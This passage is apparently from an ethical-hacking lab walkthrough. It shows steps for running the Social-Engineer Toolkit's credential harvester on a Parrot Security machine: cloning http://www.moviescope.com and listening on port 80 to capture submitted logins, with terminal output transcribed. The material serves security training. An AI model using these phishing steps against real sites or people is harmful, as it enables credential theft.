
set:webattack>2
```


11. Type the IP address of the local machine (**10.10.1.13**) in the prompt for “**IP address for the POST back in Harvester/Tabnabbing**” and press **Enter**.

Note: In this case, we are targeting the **Parrot Security** machine (IP address: **10.10.1.13**).

12. Now, you will be prompted for the URL to be cloned; type the desired URL in “**Enter the url to clone**” and press **Enter**. In this task, we will clone the URL **http://www.moviescope.com**.


Note: You can clone any URL of your choice.



```
Applications Places System [Icons] [System Tray] Tue Apr 12, 05:18
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]:10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.moviescope.com
Menu ./setoolkit - Parrot Ter...
```

13. If a message appears that reads **Press {return} if you understand what we’re saying here**, press **Enter**.

14. After cloning is completed, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.



```

Applications Places System [Icons] [Volume] [Network] [Battery] [Time] Tue Apr 12, 05:19
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]:10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.moviescope.com

[*] Cloning the website: http://www.moviescope.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, th
is captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
  
```

